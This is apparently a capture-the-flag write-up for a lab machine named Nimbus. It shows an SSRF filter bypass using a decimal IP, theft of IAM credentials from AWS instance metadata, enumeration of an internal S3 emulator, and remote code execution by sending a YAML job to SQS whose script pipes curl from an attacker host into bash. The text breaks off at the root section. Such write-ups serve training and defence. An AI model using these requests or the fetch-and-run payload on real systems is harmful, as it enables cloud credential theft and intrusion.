Nimbus
by 0xW1LD

Enumeration
Scans
As usual we start off with an nmap port scan
1
2
3
4
5
6
7
8
9
10
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 eb:ab:8f:be:99:02:0b:3e:c4:1c:83:b2:66:2f:17:13 (ECDSA)
|_  256 c1:69:ab:84:f3:88:8b:b3:8a:ae:e2:28:35:54:35:0b (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://nimbus.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
We can note the following services listening on public facing ports:
| Port | Table |
|---|---|
| 22 | OpenSSH 9.6p1 |
| 80 | Nginx 1.24.0 |
80 - Nginx 1.24.0
Also worth noting that the Nginx http server redirects us to http://nimbus.htb so I’ll add an entry with the ip and the FQDN into my /etc/hosts file like so:
10.129.245.218 nimbus.htb
I’ll conduct another scan of the port to see if nmap can find any additional information after the redirect.
1
2
3
4
5
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Nimbus \xE2\x80\x94 Internal Job Scheduler
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
We find a title with some hex characters and a short description: Internal Job Scheduler. Let’s visit the site with a browser and see what we find.

Wappalyzer doesn’t reveal any additional information that we didn’t already know.
API Health CheckClicking on the healthcheck link we’re greeted with a json api response
1
2
{"services":{"queue":{"endpoint":"http://aws.nimbus.htb","status":"ok"},"scheduler":{"endpoint":"http://aws.nimbus.htb","status":"ok"},"storage":{"endpoint":"http://aws.nimbus.htb","status":"ok"}},"status":"healthy","version":"1.4.2"}
This reveals to us a subdomain of aws, let’s add this to our /etc/hosts file like so:
1
2
10.129.245.218 nimbus.htb aws.nimbus.htb
DOCS

When attempting to visit the docs we’re greeted with a custom 404 page.
Job Submitter

Visiting the job submitter we are able to submit a job either through a git link
Or through a yaml file.

We note the mention of safe_load which disables code execution for pyyaml deserialization.

Login
When visiting the login page we find that login is currently disabled.
AWS
Visiting the AWS endpoint we’re locked out as we don’t have valid credentials.
1
2
3
4
5
6
7
8
9
<ErrorResponse xmlns="https://sts.amazonaws.com/doc/2011-06-15/">
  <Error>
    <Type>Sender</Type>
    <Code>InvalidClientTokenId</Code>
    <Message>The security token included in the request is invalid.</Message>
  </Error>
  <RequestId>p7518495-adc4-1191-49n2-4m70d8sdf922</RequestId>
</ErrorResponse>
Vulnerability Assessment
Job SubmitterI’ll start off by hosting the following test.yaml file.
1
2
3
4
name: w1ld
schedule: "* * * * *"
runtime: python3.11
This file is being served by a simple `python http server.
1
2
3
~/htb/nimbus $ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
I’ll send a POST request to the jobs endpoint containing the url to the test.yaml file.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
POST /jobs/preview HTTP/1.1

Host: nimbus.htb

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded

Content-Length: 39

Origin: http://nimbus.htb

Connection: keep-alive

Referer: http://nimbus.htb/jobs

Upgrade-Insecure-Requests: 1

Priority: u=0, i


url=http%3A%2F%2F10.10.14.3%2Ftest.yaml
In the response we find a parsed version of the yaml file in json format.
1
2
{'name': 'w1ld', 'schedule': '* * * * *', 'runtime': 'python3.11'}
I want to attempt to exploit an SSRF to leak AWS credentials Let’s try plugging in the url to itself using a miscallaneous parameter to satisfy the yml file check.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
POST /jobs/preview HTTP/1.1

Host: nimbus.htb

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded

Content-Length: 37

Origin: http://nimbus.htb

Connection: keep-alive

Referer: http://nimbus.htb/jobs

Upgrade-Insecure-Requests: 1

Priority: u=0, i


url=http://169.254.169.254/?a=test.yml
We get the following error message.
1
2
<div class="panel err"><strong>Error:</strong> Security policy: this URL targets an internal resource and has been blocked.</div>
However, an ip is simply a 32-bit number in dotted decimal notation, most filters only block out the standard ipv4 and ipv6 formats but we can format it however we like, I’ll first attempt hex.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
POST /jobs/preview HTTP/1.1

Host: nimbus.htb

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded

Content-Length: 59

Origin: http://nimbus.htb

Connection: keep-alive

Referer: http://nimbus.htb/jobs

Upgrade-Insecure-Requests: 1

Priority: u=0, i


url=http://0xA9FEA9FE/latest/meta-data/?a=test.yml
I get the same error, we can try just decimal format as well.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
POST /jobs/preview HTTP/1.1

Host: nimbus.htb

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded

Content-Length: 50

Origin: http://nimbus.htb

Connection: keep-alive

Referer: http://nimbus.htb/jobs

Upgrade-Insecure-Requests: 1

Priority: u=0, i


url=http://2852039166/latest/meta-data/?a=test.yml
Response
1
2
3
4
5
6
7
8
9
10
ami-id
hostname
iam/
instance-id
instance-type
local-hostname
local-ipv4
placement/
security-groups
User
SSRF to AWS IMDS to AWS Credentials
We’ve confirmed the SSRF targeting the AWS IMDS the most inderesting endpoint would be the iam folder as it represents the Identity and Access Management role. Let’s take a look.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
POST /jobs/preview HTTP/1.1

Host: nimbus.htb

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded

Content-Length: 54

Origin: http://nimbus.htb

Connection: keep-alive

Referer: http://nimbus.htb/jobs

Upgrade-Insecure-Requests: 1

Priority: u=0, i


url=http://2852039166/latest/meta-data/iam/?a=test.yml
Response
1
2
3
info
security-credentials/
Let’s first check info
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
POST /jobs/preview HTTP/1.1

Host: nimbus.htb

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded

Content-Length: 54

Origin: http://nimbus.htb

Connection: keep-alive

Referer: http://nimbus.htb/jobs

Upgrade-Insecure-Requests: 1

Priority: u=0, i


url=http://2852039166/latest/meta-data/iam/info?a=test.yml
Response:
1
2
3
4
5
6
7
{
  "Code": "Success",
  "LastUpdated": "2025-01-15T12:34:56Z",
  "InstanceProfileArn": "arn:aws:iam::847219365028:instance-profile/nimbus-web-profile",
  "InstanceProfileId": "AIPAQX4PG7L2K9M3N5R8K"
}
Let’s check the security-credentials
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
POST /jobs/preview HTTP/1.1

Host: nimbus.htb

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded

Content-Length: 75

Origin: http://nimbus.htb

Connection: keep-alive

Referer: http://nimbus.htb/jobs

Upgrade-Insecure-Requests: 1

Priority: u=0, i


url=http://2852039166/latest/meta-data/iam/security-credentials/?a=test.yml
Response
1
2
nimbus-web-role
Finally let’s check the nimbus-web-role credential
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
POST /jobs/preview HTTP/1.1

Host: nimbus.htb

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded

Content-Length: 90

Origin: http://nimbus.htb

Connection: keep-alive

Referer: http://nimbus.htb/jobs

Upgrade-Insecure-Requests: 1

Priority: u=0, i


url=http://2852039166/latest/meta-data/iam/security-credentials/nimbus-web-role?a=test.yml
Response
1
2
3
4
5
6
7
8
9
10
{
  "Code": "Success",
  "LastUpdated": "2026-06-22T07:19:35Z",
  "Type": "AWS-HMAC",
  "AccessKeyId": "ASIAQX4PG7L2K9M3N5R8",
  "SecretAccessKey": "bXJ7K8mP/q2Hf+vN9wT4LcRe5Y1Aoz3DhU6gKjQs",
  "Token": "IQoJb3JpZ2luX2VjEHQaCXVzLWVhc3QtMSJGMEQCIBhV9zPmK3wQjL4nT8vR2xY7AoFqUk5HsP6BeMcW1aDgAiAR4tNoXzKp8VnJqL7mC3xY9FhWdQ5GBPmRkX2vT8jY6yqsAQiK//////////8BEAEaDDAwMDAwMDAwMDAwMCIMNZ5tQ7vEX2pKlHfqKtoBQwK5HmBcN4gXjVrUe1Pk9YsZ7DqWfThN3bMRoLYyJsKn8GpVxAcQ5VeWk2HiqXbF6CnXmM4PdYpL3rJzKqGtNvBfHcWyXa8jPzTn5LRMkV1QbWdAyKpGfHzNvU8TmEcL2qPdRhJsKgGn3VyXmFbBcNJ7QrHe5VpDxKfM",
  "Expiration": "2026-06-22T13:19:35Z"
}
We can also find the internal ip of the EC2 instance.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
POST /jobs/preview HTTP/1.1

Host: nimbus.htb

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded

Content-Length: 62

Origin: http://nimbus.htb

Connection: keep-alive

Referer: http://nimbus.htb/jobs

Upgrade-Insecure-Requests: 1

Priority: u=0, i


url=http://2852039166/latest/meta-data/local-ipv4?a=test.yml
Response
1
2
10.0.1.42
S3 Bucket Enumeration
I’ll be using awscli with the following ~/.aws/credentials file
1
2
3
4
5
6
7
8
~/htb/nimbus $ cat ~/.aws/credentials
[default]
aws_access_key_id=ASIAQX4PG7L2K9M3N5R8
aws_secret_access_key=bXJ7K8mP/q2Hf+vN9wT4LcRe5Y1Aoz3DhU6gKjQs
aws_session_token=IQoJb3JpZ2luX2VjEHQaCXVzLWVhc3QtMSJGMEQCIBhV9zPmK3wQjL4nT8vR2xY7AoFqUk5HsP6BeMcW1aDgAiAR4tNoXzKp8VnJqL7mC3xY9FhWdQ5GBPmRkX2vT8jY6yqsAQiK//////////8BEAEaDDAwMDAwMDAwMDAwMCIMNZ5tQ7vEX2pKlHfqKtoBQwK5HmBcN4gXjVrUe1Pk9YsZ7DqWfThN3bMRoLYyJsKn8GpVxAcQ5VeWk2HiqXbF6CnXmM4PdYpL3rJzKqGtNvBfHcWyXa8jPzTn5LRMkV1QbWdAyKpGfHzNvU8TmEcL2qPdRhJsKgGn3VyXmFbBcNJ7QrHe5VpDxKfM
region=us-east-1
output=json
Let’s check the role policies for the nimbus-web-role
1
2
3
4
~/htb/nimbus $ aws --endpoint-url http://aws.nimbus.htb iam list-attached-role-policies --role-name nimbus-web-role

An error occurred (AccessDenied) when calling the ListAttachedRolePolicies operation: User: arn:aws:sts::847219365028:assumed-role/nimbus-web-role/i-0a1b2c3d4e5f6789a is not authorized to perform: iam:ListAttachedRolePolicies on resource: *
Since we can’t grab our role policies, let’s try to enumerate the usual things.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
# s3
~/htb/nimbus $ aws --endpoint-url http://aws.nimbus.htb s3 ls

An error occurred (AccessDenied) when calling the ListBuckets operation: User: arn:aws:sts::847219365028:assumed-role/nimbus-web-role/i-0a1b2c3d4e5f6789a is not authorized to perform: s3:ListAllMyBuckets on resource: *

# sqs (likely accessible due to this being a job queue service)
~/htb/nimbus $ aws --endpoint-url http://aws.nimbus.htb sqs list-queues
{
    "QueueUrls": [
        "http://floci:4566/847219365028/nimbus-jobs"
    ]
}

# secretsmanager (not likely accessible but try it anyways)
~/htb/nimbus $ aws --endpoint-url http://aws.nimbus.htb secretsmanager list-secrets

An error occurred (403) when calling the ListSecrets operation: <ErrorResponse xmlns="https://sts.amazonaws.com/doc/2011-06-15/">
  <Error>
    <Type>Sender</Type>
    <Code>AccessDenied</Code>
    <Message>User: arn:aws:sts::847219365028:assumed-role/nimbus-web-role/i-0a1b2c3d4e5f6789a is not authorized to perform: secretsmanager:ListSecrets on resource: *</Message>
  </Error>
  <RequestId>x5660007-amv4-16e6-21r0-8b01j71af982</RequestId>
</ErrorResponse>

~/htb/nimbus $ aws --endpoint-url http://aws.nimbus.htb ssm describe-parameters


# SSM (another place to grab secrets, not likely accessible)
An error occurred (403) when calling the DescribeParameters operation: <ErrorResponse xmlns="https://sts.amazonaws.com/doc/2011-06-15/">
  <Error>
    <Type>Sender</Type>
    <Code>AccessDenied</Code>
    <Message>User: arn:aws:sts::847219365028:assumed-role/nimbus-web-role/i-0a1b2c3d4e5f6789a is not authorized to perform: ssm:DescribeParameters on resource: *</Message>
  </Error>
  <RequestId>x5660007-amv4-16e6-21r0-8b01j71af982</RequestId>
</ErrorResponse>
So the only thing that returned a valid resposne was SQS which gave us a QueueUrl for floci, let’s check the job queue attributes
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
~/htb/nimbus $ aws --endpoint-url http://aws.nimbus.htb sqs get-queue-attributes --queue-url http://floci:4566/847219365028/nimbus-jobs
{
    "Attributes": {
        "DelaySeconds": "0",
        "MessageRetentionPeriod": "345600",
        "MaximumMessageSize": "262144",
        "VisibilityTimeout": "30",
        "QueueArn": "arn:aws:sqs:us-east-1:847219365028:nimbus-jobs",
        "CreatedTimestamp": "1782108381",
        "LastModifiedTimestamp": "1782108381",
        "ApproximateNumberOfMessages": "0",
        "ApproximateNumberOfMessagesNotVisible": "0"
    }
}
Looking into floci it seems to be a local cloud emulator the getting started page shows us it’s ran with docker. So instead of interfacing with floci with the IAM credentials. Let’s try to interface with it through the SSRF, I’ll have claude help me generate a list of decimal ips to try from the usual docker ip range.
1
2
3
4
~/htb/nimbus $ python3 -c "for d in range(1, 255):
    print((172 << 24) + (17 << 16) + (0 << 8) + d)
    print((172 << 24) + (18 << 16) + (0 << 8) + d)" > payloads.txt
Next I’ll save the following as req.txt so I can use it with FFUF
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
POST /jobs/preview HTTP/1.1
Host: nimbus.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 77
Origin: http://nimbus.htb
Connection: keep-alive
Referer: http://nimbus.htb/jobs
Upgrade-Insecure-Requests: 1
Priority: u=0, i

url=http://FUZZ:4566/?a=test.yml
Let’s run FFUF to check and see if we get a hit on any internal docker ips for floci
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
~/htb/nimbus $ ffuf -request req.txt -request-proto http -w ./payloads.txt -mc all -fs 1403

        / ___\  / ___\           / ___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://nimbus.htb/jobs/preview
 :: Wordlist         : FUZZ: /home/kali/htb/nimbus/payloads.txt
 :: Header           : Accept-Language: en-US,en;q=0.5
 :: Header           : Origin: http://nimbus.htb
 :: Header           : Connection: keep-alive
 :: Header           : Referer: http://nimbus.htb/jobs
 :: Header           : Upgrade-Insecure-Requests: 1
 :: Header           : Priority: u=0, i
 :: Header           : User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
 :: Header           : Accept-Encoding: gzip, deflate, br
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Header           : Host: nimbus.htb
 :: Header           : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 :: Data             : url=http://FUZZ:4566/?a=test.yml

 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response size: 1403
________________________________________________

2886860802              [Status: 200, Size: 2409, Words: 167, Lines: 30, Duration: 368ms]
We get a hit: 2886860802 which translates to: 172.18.0.2, let’s check it out.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
POST /jobs/preview HTTP/1.1

Host: nimbus.htb

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded

Content-Length: 40

Origin: http://nimbus.htb

Connection: keep-alive

Referer: http://nimbus.htb/jobs

Upgrade-Insecure-Requests: 1

Priority: u=0, i


url=http://2886860802:4566/?a=test.yml
Response
1
2
<?xml version="1.0" encoding="UTF-8"?><ListAllMyBucketsResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/"><Owner><ID>owner</ID><DisplayName>owner</DisplayName></Owner><Buckets><Bucket><Name>nimbus-dev-artifacts</Name><CreationDate>2026-06-22T06:06:22.557355427Z</CreationDate></Bucket></Buckets></ListAllMyBucketsResult>
We can find the bucket with a name of nimbus-dev-artifacts, let’s check the contents.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
POST /jobs/preview HTTP/1.1

Host: nimbus.htb

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded

Content-Length: 61

Origin: http://nimbus.htb

Connection: keep-alive

Referer: http://nimbus.htb/jobs

Upgrade-Insecure-Requests: 1

Priority: u=0, i


url=http://2886860802:4566/nimbus-dev-artifacts/?a=test.yml
Response
1
2
<?xml version="1.0" encoding="UTF-8"?><ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/"><Name>nimbus-dev-artifacts</Name><Prefix></Prefix><MaxKeys>1000</MaxKeys><IsTruncated>false</IsTruncated><Contents><Key>source/worker.py</Key><LastModified>2026-06-22T06:06:23Z</LastModified><ETag>"47109e759cbf87fd1c47d3a5097582ee"</ETag><Size>1755</Size><StorageClass>STANDARD</StorageClass></Contents></ListBucketResult>
We find a source/worker.py file, let’s exfiltrate it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
POST /jobs/preview HTTP/1.1

Host: nimbus.htb

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded

Content-Length: 61

Origin: http://nimbus.htb

Connection: keep-alive

Referer: http://nimbus.htb/jobs

Upgrade-Insecure-Requests: 1

Priority: u=0, i


url=http://2886860802:4566/nimbus-dev-artifacts/source/worker.py?a=test.yml
Response
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
"""Nimbus job worker"""
import os, time, subprocess, boto3, yaml

ENDPOINT  = os.environ.get("AWS_ENDPOINT_URL", "http://aws.nimbus.htb")
QUEUE_URL = os.environ.get("QUEUE_URL", "http://aws.nimbus.htb/847219365028/nimbus-jobs")
REGION    = os.environ.get("AWS_DEFAULT_REGION", "us-east-1")
POLL_SECS = 5

print(f"[worker] starting; endpoint={ENDPOINT} queue={QUEUE_URL}", flush=True)
sqs = boto3.client("sqs", endpoint_url=ENDPOINT, region_name=REGION)

def handle_message(body):
    print(f"[worker] received message ({len(body)} bytes)", flush=True)
    job = yaml.load(body, Loader=yaml.Loader)
    if not isinstance(job, dict):
        print("[worker] message did not parse to a dict, skipping", flush=True)
        return
    name = job.get("name", "<unnamed>")
    script = job.get("script", "")
    print(f"[worker] running job '{name}'", flush=True)
    if script:
        result = subprocess.run(["python3", "-c", script],
            capture_output=True, text=True, timeout=30)
        print(f"[worker] stdout: {result.stdout}", flush=True)
        if result.stderr: print(f"[worker] stderr: {result.stderr}", flush=True)

def main():
    while True:
        try:
            resp = sqs.receive_message(QueueUrl=QUEUE_URL,
                MaxNumberOfMessages=1, WaitTimeSeconds=POLL_SECS)
            for m in resp.get("Messages", []):
                try: handle_message(m["Body"])
                except Exception as e: print(f"[worker] error: {e}", flush=True)
                finally:
                    sqs.delete_message(QueueUrl=QUEUE_URL, ReceiptHandle=m["ReceiptHandle"])
        except Exception as e:
            print(f"[worker] poll error: {e}", flush=True)
            time.sleep(POLL_SECS)

if __name__ == "__main__":
    main()
We find that the worker takes any script value from the yaml and runs it in a subprocess with: python3 -c <script>. We can exploit this to get RCE as the Worker, additionally we see no mention of the safe_load function so I’ll assume there’s another worker handling the web input that parses it safely. Instead I’ll send a message directly to the sqs worker.
1
2
3
4
5
6
~/htb/nimbus $ aws --endpoint-url http://aws.nimbus.htb sqs send-message --queue-url http://aws.nimbus.htb/847219365028/nimbus-jobs --message-body "script: 'import os; os.system(\"curl http://10.10.14.3:3232/w1ld.sh|bash\")'"
{
    "MD5OfMessageBody": "ee117a7d08d5bbac30cd12bdd3bd3753",
    "MessageId": "2880346c-1dad-4524-8eb0-564da163e4f8"
}
I get a callback on my listener.
1
2
3
4
5
6
worker@6b13d0a4b6d8:/app$ whoami
worker
worker@6b13d0a4b6d8:/app$ cd ~
worker@6b13d0a4b6d8:~$ ls
user.txt
There we can find the user flag.
Root
CodeBuild Root Container
Let’s take a look at our aws identity
1
2
3
4
5
6
7
8
